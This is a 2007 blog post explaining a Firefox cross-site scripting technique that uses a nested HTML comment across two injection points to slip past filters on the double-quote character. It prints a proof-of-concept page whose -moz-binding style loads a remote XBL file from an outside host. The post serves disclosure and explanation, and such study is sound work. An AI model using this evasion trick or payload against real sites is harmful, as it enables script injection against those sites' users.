


Firefox nested comment fragmented XSS

Cite as: Martin Paul Eve, "Firefox nested comment fragmented XSS", *eve.gd: Martin Paul Eve*, June 13, 2007, <https://doi.org/10.59348/3489e-gnp37>.



Following on from a post on [sla.ckers](http://www.sla.ckers.com) it emerges that Firefox has a vulnerability/bug that is very difficult to filter against and allows a fragmented XSS attack.

This is best illustrated by the following example:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>test</title>
  </head>
  <body>
    <!-- This is the first injection point: -- -->
    <a href="This is the second injection point: --evadefilter>
      <b style=-moz-binding:url('http://www.md5-db.com/STXSS_XBL.xml#loader')
    />
    <a href=test ">link</a>
  </body>
</html>
```

The conditions for the XSS working are 2 injection points. Injection point 1 must be inside an HTML comment whilst injection point 2 is inside a double quoted attributed. Here is the above markup replaced to illustrate this:

```
<!-- This is the first injection point: HERE -->  
<a href="This is the second injection point: HERE">
```

If the first injection point is given as "--" (no quotes) then a nested comment is begun. Injection point 2 should contain --> or --ANYTHING> (which is rendered as a valid comment closing tag in Firefox) to close the comment. At this point the input is being written directly into the document rather than inside the attribute - and all without using the " character which is likely to be filtered.

Thanks to tx and thornmaker at sla.ckers for work on this!